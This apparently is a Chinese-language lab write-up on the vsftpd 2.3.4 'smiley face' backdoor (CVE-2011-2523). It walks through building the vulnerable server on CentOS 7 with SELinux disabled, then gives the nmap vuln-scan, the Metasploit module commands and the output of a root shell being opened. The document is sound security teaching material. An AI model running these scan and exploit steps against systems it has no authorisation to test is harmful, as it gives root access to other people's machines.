ftp2.3.4（笑脸漏洞）

一、centos7搭建过程

1. 解压文件


```
tar -zxvf 压缩包
cd vsftpd-2.3.4
chmod 777 *
```

2. 安装编译所需依赖

```
#遇到"/usr/bin/ld: 找不到 -lcap"错误,安装 libcap 库及其开发工具
    yum install libcap libcap-devel -y

#检查依赖关系,这将确保安装了构建和编译工具。
    yum groupinstall "Development Tools" -y
```

3. 进行编译安装，出现以下这些东西，说明安装成功。

```
make &&make install
```




```
gcc -c strlist.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c banner.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c filestr.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c parseconf.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c secutil.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ascii.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c oneprocess.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c twoprocess.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c privops.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c standalone.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c hash.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c tcpwrap.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ipaddrparse.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c access.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c features.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c readwrite.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c opts.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ssl.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c sslslave.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ptracesandbox.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ftppolicy.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c sysutil.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c sysdeputil.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -o vsftpd main.o utility.o prelogin.o ftpcmdio.o postlogin.o privsock.o tunables.o ftpda
il.o ascii.o oneprocess.o twoprocess.o privops.o standalone.o hash.o tcpwrap.o ipaddrparse.
vsf_findlibs.sh`
if [ -x /usr/local/sbin ]; then \
        install -m 755 vsftpd /usr/local/sbin/vsftpd; \
else \
        install -m 755 vsftpd /usr/sbin/vsftpd; fi
if [ -x /usr/local/man ]; then \
        install -m 644 vsftpd.8 /usr/local/man/man8/vsftpd.8; \
        install -m 644 vsftpd.conf.5 /usr/local/man/man5/vsftpd.conf.5; \
elif [ -x /usr/share/man ]; then \
        install -m 644 vsftpd.8 /usr/share/man/man8/vsftpd.8; \
        install -m 644 vsftpd.conf.5 /usr/share/man/man5/vsftpd.conf.5; \
else \
        install -m 644 vsftpd.8 /usr/man/man8/vsftpd.8; \
        install -m 644 vsftpd.conf.5 /usr/man/man5/vsftpd.conf.5; fi
if [ -x /etc/xinetd.d ]; then \
```

4. 然后执行下面步骤


```
cp vsftpd.conf /etc           #配置主文件
cp RedHat/vsftpd.pam /etc/pam.d/ftp   #PAM 认证
```

5. 修改配置文件

```
vim /etc/vsftpd.conf
    将listen改为yes
    将local_enable改为YES
```




```
# Example config file /etc/vsftpd.conf
#
# The default compiled in settings are fairly paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
# Please see vsftpd.conf.5 for all compiled in defaults.
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
# Allow anonymous FTP? (Beware - allowed by default if you comment this out).
anonymous_enable=YES
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
#write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write_enable is activated. Also, you will
```



```
#
# READ THIS: This example file is NOT an exhaustive list of vsftpd options.
# Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's
# capabilities.
#
# Allow anonymous FTP? (Beware - allowed by default if you comment this out).
anonymous_enable=YES
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
#write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
```

6. 修改`/etc/xinetd.d/vsftpd`


```
vim /etc/xinetd.d/vsftpd
    保证disable是yes
```



```
# default: on
# description:
#   The vsftpd FTP server serves FTP connections. It uses
#   normal, unencrypted usernames and passwords for authentication.
# vsftpd is designed to be secure.
service ftp
{
        socket_type             = stream
        wait                    = no
        user                    = root
        server                  = /usr/local/sbin/vsftpd
#       server_args             =
#       log_on_success          += DURATION USERID
#       log_on_failure          += USERID
        nice                    = 10
        disable                 = yes
}
~
```

7. 关闭`selinux`，打开配置文件把这里修改为`disabled`。

```
vim /etc/selinux/config
```




```
# This file controls the state of SELinux on the system.
# SELINUX= can take one of these three values:
#     enforcing - SELinux security policy is enforced.
#     permissive - SELinux prints warnings instead of enforcing.
#     disabled - No SELinux policy is loaded.
SELINUX=disabled
# SELINUXTYPE= can take one of three values:
#     targeted - Targeted processes are protected,
#     minimum - Modification of targeted policy. Only selected processes are protected.
#     mls - Multi Level Security protection.
SELINUXTYPE=targeted
```

8. 启动`vsftp`

```
/usr/local/sbin/vsftpd &
```

9. `ps -eaf|grep vsftp`查看是否启动，出现两个`vsftpd`即为正常。




```
[root@www ~]# ps -eaf|grep vsftp
root      3065     1  0 17:03 ?        00:00:00 /usr/local/sbin/vsftpd
root      3934  3915  0 17:24 pts/1    00:00:00 grep --color=auto vsftp
[root@www ~]#
```

10. 接下来可以做一下`vsftp`的自启动
11. 首先先创建`/etc/systemd/system/ftp.service`文件

```
[Unit]
 Description=/etc/rc.local Compatibility
 ConditionPathExists=/etc/rc.local

[Service]
 Type=forking
 ExecStart=/etc/rc.local start
 TimeoutSec=0
 StandardOutput=tty
 RemainAfterExit=yes
 SysVStartPriority=99

[Install]
 WantedBy=multi-user.target
```

1. 如果没有`rc.local`文件，就需要自己创建在`etc`目录下，并赋予执行权限`chmod +x /etc/rc.local`


```
#!/bin/bash
# THIS FILE IS ADDED FOR COMPATIBILITY PURPOSES
#
# It is highly advisable to create own systemd services or udev rules
# to run scripts during boot instead of using this file.
#
# In contrast to previous versions due to parallel execution during boot
# this script will NOT be run after all other services.
#
# Please note that you must run 'chmod +x /etc/rc.d/rc.local' to ensure
# that this script will be executed during boot.

/usr/local/sbin/vsftpd &
```



```
[root@www etc]# cat rc.local
#!/bin/bash
# THIS FILE IS ADDED FOR COMPATIBILITY PURPOSES
#
# It is highly advisable to create own systemd services or udev rules
# to run scripts during boot instead of using this file.
#
# In contrast to previous versions due to parallel execution during boot
# this script will NOT be run after all other services.
#
# Please note that you must run 'chmod +x /etc/rc.d/rc.local' to ensure
# that this script will be executed during boot.

/usr/local/sbin/vsftpd &
```

12. 启动并设置自启`ftp.service`

```
sudo systemctl start ftp.service
sudo systemctl enable ftp.service
```




```
[root@www etc]# systemctl status ftp.service
● ftp.service - /etc/rc.local Compatibility
   Loaded: loaded (/etc/systemd/system/ftp.service; enabled; vendor preset: disabled)
   Active: active (running) since 四 2023-11-23 17:04:00 CST; 26min ago
  Process: 3063 ExecStart=/etc/rc.local start (code=exited, status=0/SUCCESS)
 Main PID: 3065 (vsftpd)
   CGroup: /system.slice/ftp.service
           ├─3065 /usr/local/sbin/vsftpd
           └─3878 sh

11月 23 17:04:00 www.shurong.com systemd[1]: Starting /etc/rc.local Compatibility...
11月 23 17:04:00 www.shurong.com systemd[1]: Started /etc/rc.local Compatibility.
```

二、复现过程

1. 扫描目标ip，查看是否存在漏洞，出现以下这些就代表存在。


```
nmap -script=vuln -p 21 目标IP
```



```
└─# nmap -script=vuln -p 21 [redacted]
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-23 04:02 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for [redacted]
Host is up (0.0010s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root) groups=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://www.securityfocus.com/bid/48539
MAC Address: B6:37:C8:F1:EF:A6 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 36.52 seconds
```

2. 打开`msf`，搜索对应攻击模块


```
search vsftp
use 0
```



```
msf6 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
```


3. 设置`ip`和`payload`

```
set rhosts 目标机IP
show payloads
set payload payload/cmd/unix/interact
exploit
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                    normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload payload/cmd/unix/interact
payload ⇒ cmd/unix/interact
```

4. 执行成功



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                       Disclosure Date  Rank    Check  Description
   -  ----                       ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                   normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] [redacted]21 - Banner: 220 (vsFTPd 2.3.4)
[*] [redacted]:21 - USER: 331 Please specify the password.
[+] [redacted]:21 - Backdoor service has been spawned, handling...
[+] [redacted]21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened ([redacted]:46835 → [redacted]:6200 ) at 2023-11-23 04:04:44 -0500

whoami
root
cat /
cat: /: Is a directory
cd /
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
```